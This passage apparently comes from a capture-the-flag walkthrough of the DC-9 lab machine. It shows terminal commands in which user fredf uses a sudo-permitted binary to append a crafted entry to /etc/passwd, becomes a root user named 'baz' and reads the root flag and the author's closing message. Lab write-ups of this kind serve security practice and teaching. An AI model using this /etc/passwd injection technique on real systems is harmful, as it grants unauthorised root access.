fredf@dc-9:/opt/devstuff/dist/test$ sudo ./te
```

We were able to login as root successfully. Let's go to the
home folder and read the root flag.



```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./te
termios.cpython-37m-x86_64-linux-gnu.so  test
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/baz /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su baz
Password:
root@dc-9:/opt/devstuff/dist/test# cd
root@dc-9:~# cd /root/
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt


NICE WORK!!!


Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding.  :-)
```